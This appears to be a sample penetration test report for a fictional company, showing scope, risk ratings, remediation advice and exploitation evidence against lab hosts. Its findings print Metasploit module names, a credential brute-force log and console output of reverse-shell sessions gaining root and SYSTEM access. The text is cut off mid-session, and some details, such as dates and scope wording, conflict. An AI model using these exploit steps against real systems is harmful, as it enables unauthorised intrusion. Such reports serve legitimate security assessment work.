



# PENETRATION TEST REPORT

Prepared by PrimoConnect  
Prepared for: SAMPLECORP LTD  
v1.0 September | 30 | 2018



**SampleCorp LTD**



**PrimoConnect**

0800 464 0131

[www.primoconnect.co.uk](http://www.primoconnect.co.uk)

**SAMPLECORP LTD**

123 North Street

London, N1 2AB

01234 567 890

[www.samplecorp.com](http://www.samplecorp.com)

No warranties, express or implied are given by PrimoConnect with respect to accuracy, reliability, quality, correctness, or freedom from error or omission of this work product, including any implied warranties of merchantability, fitness for a specific purpose or non-infringement. This document is delivered "as is", and PrimoConnect shall not be liable for any inaccuracy thereof. PrimoConnect does not warrant that all errors in this work product shall be corrected. Except as expressly set forth in any master services agreement or project assignment, PrimoConnect is not assuming any obligations or liabilities including but not limited to direct, indirect, incidental or consequential, special or exemplary damages resulting from the use of or reliance upon any information in this document. This document does not imply an endorsement of any of the companies or products mentioned.

©2018 PrimoConnect. All rights reserved. No part of this document may be reproduced, copied or modified without the express written consent of the authors. Unless written permission is expressly granted for other purposes, this document shall be treated at all times as the confidential and proprietary material of PrimoConnect and may not be distributed or published to any third-party.

<b>TABLE OF CONTENTS</b>	<b>Document Control</b>	<b>iv</b>
	<b>Executive Summary</b>	<b>1</b>
	<b>Test Scope</b>	<b>1</b>
	<b>Results</b>	<b>1</b>
	<b>Recommendations</b>	<b>2</b>
	<b>Testing Approach</b>	<b>3</b>
	<b>Overview</b>	<b>3</b>
	<b>Discovery &amp; Reconnaissance</b>	<b>4</b>
	<b>Validation &amp; Exploitation</b>	<b>4</b>
	<b>Internal Network Findings</b>	<b>5</b>
	<b>Scope</b>	<b>5</b>
	<b>Network Penetration Testing Results</b>	<b>5</b>
	Services by Host and by Port	5
	Vulnerability Summary Table	8
	Details	9
	<b>Web Application Findings</b>	<b>20</b>
	<b>Scope</b>	<b>20</b>
	<b>Web Application Results</b>	<b>20</b>
	Web Application Detailed Findings	21
	Vulnerability Summary Table	21
	Details	21
	<b>Wireless Network Findings</b>	<b>27</b>
	<b>Scope</b>	<b>27</b>
	<b>Wireless Network Results</b>	<b>27</b>
	Access via Wi-Fi Penetration Testing Device	27
	Wireless Network Reconnaissance	27
	Wireless Network Penetration Testing	28
	<b>Mobile Applications Findings</b>	<b>30</b>
	<b>Scope</b>	<b>30</b>
	<b>Application Results</b>	<b>30</b>
	Application Detailed Findings	30
	Vulnerability Summary Table	30
	Details	31
	<b>Social Engineering Findings</b>	<b>37</b>
	<b>Scope</b>	<b>37</b>
	<b>Social Engineering Results</b>	<b>37</b>
	Social Engineering Detailed Findings	38
	Email Exposure Report	38
	Spear Phishing Report 1	38



Voice Phishing Report	40
Malicious USB Payloads	48
<b>Limitations &amp; Risk Scoring</b>	<b>50</b>
<b>Limitations</b>	<b>50</b>
<b>Risk Rating Score Calculation</b>	<b>50</b>
<b>Risk Rating Scale</b>	<b>51</b>
<b>Appendix</b>	<b>52</b>

## DOCUMENT CONTROL

Issue Control			
<b>Document Reference</b>	n/a	<b>Project Number</b>	n/a
<b>Issue</b>	1.0	<b>Date</b>	30 October 2017
<b>Classification</b>	Confidential	<b>Author</b>	Name Of Author
<b>Document Title</b>	SampleCorp Penetration Test		
<b>Approved by</b>			
<b>Released by</b>	Name Of Tester		

Owner Details	
<b>Name</b>	Name Of Owner
<b>Office/Region</b>	
<b>Contact Number</b>	01234 567 890
<b>E-mail Address</b>	<a href="mailto:name@primoconnect.co.uk">name@primoconnect.co.uk</a>

Revision History			
Issue	Date	Author	Comments
1.0	30 September 2018	Name Of Author	

## EXECUTIVE SUMMARY

PrimoConnect conducted a comprehensive security assessment of SampleCorp LTD in order to determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use. This assessment harnessed penetration testing and social engineering techniques to provide SampleCorp management with an understanding of the risks and security posture of their corporate environment.

## TEST SCOPE

The test scope for this engagement included three hosts on the company's internal network, a business-critical web application, as well as an internally-developed mobile application. In addition, SampleCorp requested a wireless audit be performed against their Wi-Fi infrastructure, to discover any insecure wireless protocols, unsecured networks, or related security issues. A social engineering assessment was also requested, to judge the responsiveness of company staff when facing a phishing attack.

Testing was performed September 1 – September 21, 2018. Additional days were utilized to produce the report.

Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, Sniper, Fierce, OpenVAS, the Metasploit Framework, WPScan, Wireshark, Burp Suite, Tcpcat, Aircrack-ng, Reaver, Asleep, and Arpspoof.

## RESULTS

The table below includes the scope of the tests performed, as well as the overall results of penetration testing these environments.

Environment Tested	Testing Results
Internal Network	<b>CRITICAL</b>
Wireless Network	<b>LOW</b>
Web Application	<b>HIGH</b>
Mobile Application	<b>HIGH</b>
Social Engineering Exercises	<b>LOW</b>

To test the security posture of the internal network, we began with a reconnaissance and host discovery phase during which we used portscans, ARP scans, and OSINT tools to fingerprint the operating systems, software, and services running on each target host. After fingerprinting the various targets and determining open ports and services enabled on each host, we executed a vulnerability enumeration phase, in which we listed all potential vulnerabilities affecting each host and developed a list of viable attack vectors. Finally, in order to weed out false positives and validate any remaining vulnerabilities, we attempted to exploit all vulnerabilities affecting the target hosts. After comprehensive testing, only a few vulnerabilities were discovered to be present in the target hosts, and we were ultimately unable to exploit these issues to compromise the confidentiality, integrity, or availability of any of the external hosts in scope.

Multiple Critical- and High- and Medium-severity issues were found affecting hosts on the SampleCorp internal network, which require immediate remediation efforts in order to secure the company's environment against malicious attackers.

To test the security posture of the wireless networks in scope, we performed a number of different scans and attempted a range of attacks. Through a rigorous analysis, we found no vulnerabilities affecting the wireless network configuration. The wireless networks have been configured and secured to a high standard.

To test the security of the company's Android application, we attached a debugging and exploitation framework to a phone with the app installed. Serious security issues were found to affect the app, and we suggest halting use of the app until it is either re-engineered in a more secure manner, or a suitable replacement is found.

To test the company's preparedness and response to social engineering attacks, we began by utilizing OSINT techniques to scrape the company's website and social media accounts for target emails. Next, we launched spear phishing campaigns using spoofed email addresses, voice phishing attacks, and physical social engineering attacks using USB sticks loaded with malicious payloads. Although 35.7% of the targeted employees did end up responding to the phishing emails, none of the malicious USBs were plugged in, and no one responded to the voice phishing messages. All in all, SampleCorp appears relatively prepared to defend against social engineering attacks.

## RECOMMENDATIONS

---

The following recommendations provide direction on improving the overall security posture of SampleCorp's networks and business-critical applications:


1. Ensure that the credentials protecting the Glassfish instance on host 172.16.2.8 are of suitable complexity to prevent brute force attacks, or disable Secure Admin on the instance to prevent remote access to the DAS.
2. Disable Dynamic Method Invocation on host 172.16.2.8, if possible. Alternatively, upgrade to Struts 2.3.20.3, Struts 2.3.24.3 or Struts 2.3.28.1.
3. Require authentication to use the WebDAV functionality on host 172.16.2.8.
4. Restrict access to the distccd service on host 172.16.2.3 (UDP port 3632).
5. Disable the "r" services or edit the .rhosts file to prevent remote access to host 172.16.2.3.
6. Disable the "username map script" option in the smb.conf configuration file on host 172.16.2.3.
7. Upgrade SLMail or mitigate risk by restricting access to the service on host 172.16.2.5.
8. Update the Ninja Forms plugin to version 2.9.43 or higher on the web app located at <http://172.16.2.8:8585/wordpress/>
9. Increase the strength of the password for the "vagrant" administrator account on the web app located at <http://172.16.2.8:8585/wordpress/>
10. Ensure that the all content providers require strict permission for interaction on the Android mobile app.
11. Disable content provider access to the device's underlying filesystem on the Android mobile app.

## TESTING APPROACH

### OVERVIEW


All testing was executed in several related phases.

1. In the planning phase, the rules of engagement were identified, scope of testing and test windows were agreed upon, and testing goals were set.
2. The discovery phase included automated vulnerability scanning along with manual testing to explore and understand the testing target and any vulnerabilities that could be detected by automated tools.
3. The attack phase comprised efforts to exploit any vulnerabilities detected, and to synthesize knowledge gained about the environment, its technology, its users and its function into an escalation of privilege beyond that intended by the customer.
4. The final phase recorded all findings in a manner that supports risk assessment and remediation by the customer. This included the writing of this report.



Additionally, the attack phase comprised several distinct steps, executed iteratively as information was discovered.

1. Gained access to the system or environment in a way that was not intended.
2. Escalated privileges to move from regular or anonymous user to a more privileged position.
3. Browsed to explore the newly accessed environment and identify useful assets and data.
4. Deployed tools to attack further from the newly gained vantage point.
5. Exfiltrated data.







## DISCOVERY & RECONNAISSANCE

---

As the first step of this engagement, PrimoConnect performed discovery and reconnaissance of the environment. This included performing network or application scans; reviewing the system, network or application architecture; or walking through a typical use case scenario for the environment. The results of discovery and reconnaissance determine vulnerable areas which may be exploited.

## VALIDATION & EXPLOITATION

---

PrimoConnect used the results of the reconnaissance efforts as a starting point for manual attempts to compromise the Confidentiality, Integrity and Availability (CIA) of the environment and the data contained therein.

The highest risk vulnerabilities identified were selectively chosen by the assessor for exploitation attempts. The detailed results of these exploitation and validation tests follow in the sections below. While PrimoConnect may not have had time to exploit every vulnerability found, the assessor chose those vulnerabilities that provided the best chance to successfully compromise the systems in the time available.

## INTERNAL NETWORK FINDINGS

### SCOPE

The following externally accessible IP addresses were within the scope of this engagement:

Target IP Addresses
172.16.2.8
172.16.2.3
172.16.2.5

Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, Sniper, Fierce, OpenVAS, Metasploit Framework, Wireshark, and Burp Suite.

### NETWORK PENETRATION TESTING RESULTS

Result Classification	
<b>Vulnerabilities Found</b>	Yes
<b>Exploited – Denial of Service (DoS)</b>	No
<b>Exploited – Elevation of Privilege (EoP)</b>	Yes
<b>Exploited – Remote Code Execution (RCE)</b>	Yes
<b>Exploit Persistence Achieved</b>	Yes
<b>Sensitive Data Exfiltrated</b>	Yes
<b>Overall Risk</b>	<b>HIGH</b>

There were a significant number of exploited vulnerabilities present on the external network target, including a vulnerability in the Oracle Glassfish server, a vulnerability in the Apache Struts REST Plugin, an unrestricted WebDAV upload vulnerability, misconfigured 'r' services, a vulnerability in the DistCC daemon, a Samba RCE vulnerability, and a buffer overflow vulnerability in the SLMail application, all of which led to system compromise of the affected hosts.

#### Services by Host and by Port

As the first step in the Discovery phase, PrimoConnect conducted network reconnaissance on the provided IP addresses to determine open ports. Each IP address was tested for all TCP and UDP ports by using standard scanning tools like Nmap and Sparta. The following ports were identified, and ports with exploitable vulnerabilities are highlighted.

IP Addresses	TCP/UDP	Port	Service	Version
172.16.2.8	tcp	22	ssh	OpenSSH 7.1 (protocol 2.0)

	tcp	1671	rmiregistry	Java RMI
	tcp	3000	http	WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
	tcp	4848	ssl/http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
	tcp	5985		Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
	tcp	8020	http	Apache httpd
	tcp	8022	http	Apache Tomcat/Coyote JSP engine 1.1
	tcp	8027	unknown	unknown
	tcp	8080	http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
	tcp	8282	http	Apache Tomcat/Coyote JSP engine 1.1
	tcp	8383	http	Apache httpd
	tcp	8484	http	Jetty winstone-2.8
	tcp	8585	http	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
	tcp	9200	http	Elasticsearch REST API 1.1.1 (name: Spymaster; Lucene 4.7)
<b>172.16.2.3</b>	tcp	21	ftp	vsftpd 2.3.4
	tcp	22	ssh	OpenSSH 4.7p1 Debian

				8ubuntu1 (protocol 2.0)
	tcp	25	smtp	Postfix smtpd
	tcp	53	domain	ISC BIND 9.4.2
	tcp	80	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
	tcp	111	rpcbind	2 (RPC #100000)
	tcp	139	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
	tcp	445	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
	tcp	512	exec	netkit-rsh rexecd
	tcp	513	login?	
	tcp	514	shell	Netkit rshd
	tcp	2121	ftp	ProFTPD 1.3.1
	tcp	3306	mysql	MySQL 5.0.51a- 3ubuntu5
	tcp	5432	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
	tcp	5900	vnc	VNC (protocol 3.3)
	tcp	8009	ajp13	Apache Jserv (Protocol v1.3)
<b>172.16.2.5</b>	tcp	21	ftp	FreeFloat ftpd 1.00
	tcp	25	smtp	SLmail smtpd 5.5.0.4433
	tcp	80	http	Apache httpd 2.4.26 ((Win32) OpenSSL/1.0.2l PHP/5.6.31)

	tcp	110	pop3	BVRP Software SLMAIL pop3d
	tcp	443	ssl/http	Apache httpd 2.4.26 (Win32) OpenSSL/1.0.2l PHP/5.6.31)
	tcp	3306	mysql	MariaDB (unauthorized)
	tcp	3389	ms-wbt- server	Microsoft Terminal Service
	udp	3632	distccd	

### Vulnerability Summary Table

PrimoConnect strongly recommends that the following vulnerabilities be remediated, whether exploited or not, as they represent unnecessary risk to the organization's overall security posture.

#	Vulnerability Summary	Risk Level	Recommendations
1	Sun/Oracle GlassFish Server Authenticated Code Execution	<b>CRITICAL</b>	Ensure that the credentials protecting the Glassfish instance are suitably complex. Secure Admin can also be disabled on the instance to prevent remote access to the DAS.
2	Apache Struts REST Plugin with Dynamic Method Invocation Remote Code Execution	<b>HIGH</b>	Disable Dynamic Method Invocation if possible. Alternatively upgrade to Struts 2.3.20.3, Struts 2.3.24.3 or Struts 2.3.28.1.
3	Unauthenticated WebDAV Upload	<b>MEDIUM</b>	Require authentication to use the server's WebDAV functionality.
4	DistCC Daemon Command Execution	<b>CRITICAL</b>	Restrict access to the distccd service on UDP port 3632
5	Misconfigured "r" Services Vulnerability	<b>CRITICAL</b>	Disable the "r" services or edit the .rhosts file to prevent remote access
6	Samba "username map script" Command Execution	<b>MEDIUM</b>	Disable the "username map script" option in the smb.conf configuration file.
7	Seattle Lab Mail 5.5 POP3 Buffer Overflow	<b>HIGH</b>	Upgrade SLMail or mitigate risk by restricting access to the service.

## Details

### 1. Sun/Oracle GlassFish Server Authenticated Code Execution

<b>Risk</b>	<b>CRITICAL</b>
<b>Locations(s)</b>	172.16.2.8:4848

#### Description

Unspecified vulnerability in Oracle Sun GlassFish Enterprise Server 2.1, 2.1.1, and 3.0.1, and Sun Java System Application Server 9.1, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Administration.

Two Metasploit modules exist which can be used to exploit this vulnerability.

#### Observations

Using the `auxiliary/scanner/http/glassfish_login` Metasploit module, we attempted to either bypass the authentication controls protecting the Glassfish instance or bruteforce the login credentials. Our attempt at authentication bypass failed, but we did successfully bruteforce the administrator credentials to the instance:

```
File Edit View Search Terminal Help
msf auxiliary(glassfish_login) > run

[*] 172.16.2.8:4848 - Checking if Glassfish requires a password...
[*] 172.16.2.8:4848 - Glassfish is protected with a password
[-] 172.16.2.8:4848 - Failed: 'admin:vagrant'
[-] 172.16.2.8:4848 - Failed: 'admin:user'
[-] 172.16.2.8:4848 - Failed: 'admin:admin'
[-] 172.16.2.8:4848 - Failed: 'admin:administrator'
[-] 172.16.2.8:4848 - Failed: 'admin:root'
[+] 172.16.2.8:4848 - Success: 'admin:sploit'
[-] 172.16.2.8:4848 - Failed: 'vagrant:vagrant'
[-] 172.16.2.8:4848 - Failed: 'vagrant:user'
[-] 172.16.2.8:4848 - Failed: 'vagrant:admin'
[-] 172.16.2.8:4848 - Failed: 'vagrant:administrator'
[-] 172.16.2.8:4848 - Failed: 'vagrant:root'
[-] 172.16.2.8:4848 - Failed: 'vagrant:sploit'
[-] 172.16.2.8:4848 - Failed: 'vagrant:'
[-] 172.16.2.8:4848 - Failed: 'user:vagrant'
[-] 172.16.2.8:4848 - Failed: 'user:user'
[-] 172.16.2.8:4848 - Failed: 'user:admin'
[-] 172.16.2.8:4848 - Failed: 'user:administrator'
[-] 172.16.2.8:4848 - Failed: 'user:root'
[-] 172.16.2.8:4848 - Failed: 'user:sploit'
[-] 172.16.2.8:4848 - Failed: 'user:'
```

Next, using these credentials, we successfully exploited the vulnerability in Glassfish to get remote code execution and obtain a shell with SYSTEM privileges:

```
File Edit View Search Terminal Help
msf exploit(glassfish_deployer) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[+] Successfully Uploaded
[*] Executing /JbbidS2SG/k6HVtpME0XBTxdV.jsp...
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.8:49676) at 2017-10-27 11:19:33 -0700
[*] Getting information to undeploy...
[*] Undeploying JbbidS2SG...
[*] Undeployment complete.

meterpreter > □
```

```
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 172.16.2.9:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[+] Successfully Uploaded
[*] Executing /JbbidS2SG/k6HVtpME0XBTxdV.jsp...
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.8:49676) at 2017-10-27 11:19:33 -0700
[*] Getting information to undeploy...
[*] Undeploying JbbidS2SG...
[*] Undeployment complete.

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami
whoami
nt authority\local service

C:\glassfish\glassfish4\glassfish\domains\domain1\config>█
```

## Impact

**CVSS Score 10.0**

**Confidentiality Impact:** Complete (There is total information disclosure, resulting in all system files being revealed.)

**Integrity Impact:** Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

**Availability Impact:** Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

**Access Complexity:** Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

**Authentication:** Not required (Authentication is not required to exploit the vulnerability.)

## Recommendations

Ensure that the credentials protecting the Glassfish instance are of suitable complexity to prevent brute force attacks. In addition, Secure Admin can be disabled on the instance to prevent remote access to the DAS in order to mitigate this vulnerability.

## References

<https://cvedetails.com/cve/CVE-2011-0807/>

<https://www.oracle.com/technetwork/topics/security/cpuapr2011-301950.html>

## 2. Apache Struts REST Plugin with Dynamic Method Invocation Remote Code Execution

<b>Risk</b>	<b>HIGH</b>
<b>Locations(s)</b>	172.16.2.8:8282

### Description

Apache Struts 2.3.20.x before 2.3.20.3, 2.3.24.x before 2.3.24.3, and 2.3.28.x before 2.3.28.1, when Dynamic Method Invocation is enabled, allow remote attackers to execute arbitrary code via vectors related to an ! (exclamation mark) operator to the REST Plugin.

A Metasploit module exists which can be used to exploit this vulnerability.

### Observations

```
Using the exploit/multi/http/struts_dmi_rest_exec Metasploit module, we
successfully exploited the Apache Struts vulnerability to get remote code
execution and obtain a shell with SYSTEM privileges:
```



```
File Edit View Search Terminal Help
msf exploit(struts_dmi_rest_exec) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.8:8282 - Uploading exploit to 3ikloC.jar, and executing it.
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 3 opened (172.16.2.9:4444 -> 172.16.2.8:50352) at 2017-10-26 15:14:33 -0700

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

## Impact

### CVSS Score: 7.5

**Confidentiality Impact:** Partial (There is considerable informational disclosure.)

**Integrity Impact:** Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

**Availability Impact:** Partial (There is reduced performance or interruptions in resource availability.)

**Access Complexity:** Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

**Authentication:** Not required (Authentication is not required to exploit the vulnerability.)

**Vulnerability Type(s):** Execute Code

## Recommendations

Disable Dynamic Method Invocation if possible. Alternatively upgrade to Struts 2.3.20.3, Struts 2.3.24.3 or Struts 2.3.28.1.

## References

<https://www.cvedetails.com/cve/CVE-2016-3087/>

<https://cwiki.apache.org/confluence/display/WW/S2-033>

<http://www.securityfocus.com/bid/90960>

### 3. Unauthenticated WebDAV Upload

<b>Risk</b>	<b>MEDIUM</b>
<b>Locations(s)</b>	172.16.2.8:8585

#### Description

The target host has WebDAV enabled, and does not require authentication to upload files to the server.

#### Observations

```
WE were able to upload a PHP reverse shell to the server and execute it,
which granted us shell access to the target host:
```

#### Impact

##### CVSS Score: 7.5

**Confidentiality Impact:** Partial (There is considerable informational disclosure.)

**Integrity Impact:** Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

**Availability Impact:** Partial (There is reduced performance or interruptions in resource availability.)

**Access Complexity:** Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

**Authentication:** Not required (Authentication is not required to exploit the vulnerability.)

**Vulnerability Type(s):** Execute Code

#### Recommendations

Require authentication to use the server's WebDAV functionality.

#### References

[https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)

### 4. DistCC Daemon Command Execution

<b>Risk</b>	<b>CRITICAL</b>
<b>Locations(s)</b>	172.16.2.3:3632

#### Description

distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

A Metasploit module exists to exploit this vulnerability.

## Observations

Using the exploit/unix/misc/distcc\_exec Metasploit module, we were able to gain a command shell with root privileges on the target host:

```
File Edit View Search Terminal Help
msf exploit(distcc_exec) > run

[*] Started reverse TCP double handler on 172.16.2.9:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo A4NgCgSdaE0c5DWW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command
not found\r\nA4NgCgSdaE0c5DWW\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (172.16.2.9:4444 -> 172.16.2.3:36563) at 2017
-10-27 12:36:20 -0700

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

## Impact

### CVSS Score: 9.3

**Confidentiality Impact:** Complete (There is total information disclosure, resulting in all system files being revealed.)

**Integrity Impact:** Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

**Availability Impact:** Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

**Access Complexity:** Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

**Authentication:** Not required (Authentication is not required to exploit the vulnerability.)

**Gained Access:** Admin

**Vulnerability Type(s):** Execute Code**Recommendations**

Restrict access to the distccd service on UDP port 3632, or remove this service entirely from the host.

**References**

<https://cvedetails.com/cve/CVE-2004-2687/>

<http://distcc.samba.org/security.html>

**5. Misconfigured "r" Services Vulnerability****Risk****CRITICAL****Locations(s)**

172.16.2.3:512,513,514

**Description**

TCP ports 512, 513, and 514 are known as "r" services, and have been misconfigured to allow remote access from any host (a standard ".rhosts + +" situation). An attacker can easily log as root via these services, completely compromising the target host.

**Observations**

We used the rlogin utility to gain access to the host with root privileges:

```
File Edit View Search Terminal Help
root@kali:~# rlogin -l root 172.16.2.3
Last login: Mon Oct 30 13:42:49 EDT 2017 from 172.16.2.9 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

## Impact

### CVSS Score: 9.3

**Confidentiality Impact:** Complete (There is total information disclosure, resulting in all system files being revealed.)

**Integrity Impact:** Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

**Availability Impact:** Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

**Access Complexity:** Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

**Authentication:** Not required (Authentication is not required to exploit the vulnerability.)

**Gained Access:** Admin

**Vulnerability Type(s):** Execute Code

## Recommendations

Consider the benefits of removing these services from the host. If they are necessary for business functions, then edit the .rhosts file to prevent remote access from any host.

## References

<https://docs.oracle.com/cd/E19455-01/805-7229/remotehowtoaccess-3/index.html>

## 6. Samba "username map script" Command Execution

### Risk

**MEDIUM**

### Locations(s)

172.16.2.3:139

### Description

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

### Observations

```
We used the exploit/multi/samba/usermap_script Metasploit module to exploit the vulnerable Samba service and obtained a shell with root privileges:
```

```
File Edit View Search Terminal Help
http://samba.org/samba/security/CVE-2007-2447.html
msf exploit(usermap_script) > setg RHOST 172.16.2.3
RHOST => 172.16.2.3
msf exploit(usermap_script) > run

[*] Started reverse TCP double handler on 172.16.2.9:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo rz2tJLoWf4pb47id;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "rz2tJLoWf4pb47id\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 6 opened (172.16.2.9:4444 -> 172.16.2.3:41599) at 2017-10-30 14:25:17 -0700

id
uid=0(root) gid=0(root)
```

## Impact

### CVSS Score: 6.0

**Confidentiality Impact:** Partial (There is considerable informational disclosure.)

**Integrity Impact:** Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

**Availability Impact:** Partial (There is reduced performance or interruptions in resource availability.)

**Access Complexity:** Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

**Authentication:** Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)

Gained Access: User

**Vulnerability Type(s):** Execute Code

## Recommendations

Disable the "username map script" option in the smb.conf configuration file.

## References

<https://cvedetails.com/cve/CVE-2007-2447/>

<http://labs.iddefense.com/intelligence/vulnerabilities/display.php?id=534>

<http://samba.org/samba/security/CVE-2007-2447.html>

## 7. Seattle Lab Mail 5.5 POP3 Buffer Overflow

**Risk** HIGH

**Locations(s)** 172.16.2.5:110

### Description

Multiple buffer overflows in SLMail 5.1.0.4420 allows remote attackers to execute arbitrary code via (1) a long EHLO argument to smail.exe, (2) a long XTRN argument to smail.exe, (3) a long string to POPPASSWD, or (4) a long password to the POP3 server.

A Metasploit module exists to exploit this vulnerability.

### Observations

We used the exploit/windows/pop3/seattlelab\_pass Metasploit module trigger a buffer overflow in the Seattle Lab Mail application and obtained a shell with SYSTEM privileges:

```
File Edit View Search Terminal Help
msf exploit(seattlelab_pass) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.5:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (179267 bytes) to 172.16.2.5
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.5:49158) at 2017-10-26 13:49:04 -0700

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 684 created.
